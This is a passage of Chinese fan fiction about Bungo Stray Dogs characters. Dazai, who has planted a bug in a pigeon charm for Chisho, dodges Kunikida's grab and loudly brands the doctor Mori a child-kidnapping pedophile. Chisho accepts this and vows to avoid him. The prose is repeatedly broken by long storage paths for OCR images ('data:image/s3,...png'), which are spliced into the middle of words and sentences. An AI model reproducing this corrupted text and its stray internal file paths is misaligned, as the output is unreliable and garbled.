    那只丑得让人看一眼都觉得污染视网膜的塑料鸽子里,之前就被这个行走的绷带浪费装置塞进了一个窃听器,只不过考虑到是保护她用的所以千绪不太在意。

    “太宰先生。”千绪的拿出了那个小挂件,“如果您对横滨的早餐物价指数如此关心的话,其实没必要采用那么耗费电池的方法,我可以每天下班前给您复印一份收银条。”

    太宰的眼睛微微亮了一下。

    “哎呀,当然……”

    太宰正准备回话,一只有力的大手突然从他身后伸出,带着一股凌厉的掌风,试图直接薅住他的衣领。

    “太宰!你这个混蛋在干什么?!”

    在国木田看来,两人的距离简直就是极其恶劣的、败坏侦探社名誉的职场性骚扰!他绝对不能容忍这种事情在侦探社的走廊里公然发生。

    “快点给我离彼方远一点!”国木田大步上前,像是一头发怒的棕熊,手账本被他死死地攥在另一只手里,随时准备给太宰那颗满是废料的脑袋来一下狠的。

    然而,太宰就像是一条涂满了润滑油的泥鳅。他甚至连头都没有回,只是在国木田的手指即将触碰到他衣领的瞬间,像是一片被风吹起的落叶般,轻飘飘地向后滑退了一步。

    “国木田君,你真是太暴力了,这样会找不到女朋友的哦。”太宰在距离千绪和国木田大约两步远的安全距离外停了下来,双手再次插回风衣口袋里,脸上又恢复了那种欠揍的灿烂笑容。

    国木田一击扑空,差点因为惯性向前踉跄了一步。他稳住身形,愤怒地推了一下眼镜,指着太宰的鼻子:“少给我转移话题!你刚才那种举动,如果彼方去报警的话,你绝对会被当成变态抓起来的!”

    “变态?”

    太宰听到这个词,仿佛听到了什么荒谬的笑话。他夸张地捂住胸口,做出一副受到了惊吓的样子,然后迅速将视线转回千绪身上。

    “彼方小姐,你可千万不要误会。我刚才靠那么近,完全是为了你的安全着想啊!”太宰的语气突然变得无比严肃,甚至带上了一丝痛心疾首,仿佛他真的是一个正在苦口婆心劝导迷途少女的知心大哥哥。

    虽然按年龄来算他其实还比千绪小上三岁。

    “你今天早上遇到的那个带着金发小女孩的男人,穿着白大衣,看起来一副很随和的大叔模样,对吧?”太宰的眼睛微微眯起,那种戏谑的光芒被一种深沉的恶意所取代,“彼方小姐,你可要听好了。”

    他深吸了一口气,然后用一种整个走廊都能听见的音量,郑重其事地宣布:

    “那个废柴大叔,是一个彻头彻尾的、无可救药的变态恋童癖!”

    走廊里的空气再次凝固了。

    连正在愤怒边缘的国木田都愣了一下。中岛敦更是瞪大了眼睛,仿佛听到了什么恐怖的都市传说。

    “你可能被他那副看起来像是医生的伪善外表给骗了。”太宰毫不留情地继续往森鸥外的形象上泼着黑泥,用词辛辣且充满画面感,“他最喜欢的就是到处诱拐像那个叫爱丽丝的小女孩一样可怜的孩子,然后把她们关在阴暗的房间里,强迫她们换上各种奇奇怪怪的洋装。

    “他的脑子里装满了能让最底层的罪犯都感到恶心的黄色废料。总而言之,那个大叔就是一个游走在人类道德底线边缘的渣滓!”

    太宰说完这番慷慨激昂的“科普”,还很嫌弃地拍了拍自己风衣的袖子,仿佛光是提到那个人,都会沾染上什么不洁的东西。

    千绪愣愣地看着太宰。

    她刚才只是觉得那个一直由着小女孩性子吵闹的大叔有点奇怪,但也只以为是过度溺爱孩子的普通家长。

    然而,在太宰这种充满了生动细节的惊悚描述下,那个穿着白大褂的男人的形象,在千绪的脑海中迅速从“溺爱女儿的父亲”变异成了“拿着棒棒糖在幼儿园门口徘徊的法外狂徒”。

    虽然理智告诉她,太宰治嘴里的话通常要打个对折再除以十才能信,但鉴于横滨这个城市本来就卧虎藏龙(比如自己眼前这个随身携带窃听器的绷带男),再多一个喜欢诱拐小女孩的变态恋童癖,似乎也不是什么难以接受的设定。

    最关键的是,安全第一。

    “呃……”千绪低头看了一眼自己手里那块已经凉透的面包面团,脑海里闪过那个叫爱丽丝的小女孩吃着草莓丹麦酥时开心的样子,不由得打了个寒颤。

    “好的,我知道了。”千绪认真地点了点头,语气中带着一种劫后余生的庆幸,“我会记住的。以后如果在街上再遇到那个大叔,我一定第一时间拨打报警电话,或者直接绕道走。”听到这个满意的回答,太宰脸上的阴霾瞬间一扫而空,重新绽放出了那种如阳光般灿烂的、甚至带着一丝孩子气的笑容。

    “这就对了嘛!彼方小姐果然是个懂得保护自己的聪明人!”太宰开心地拍了一下手。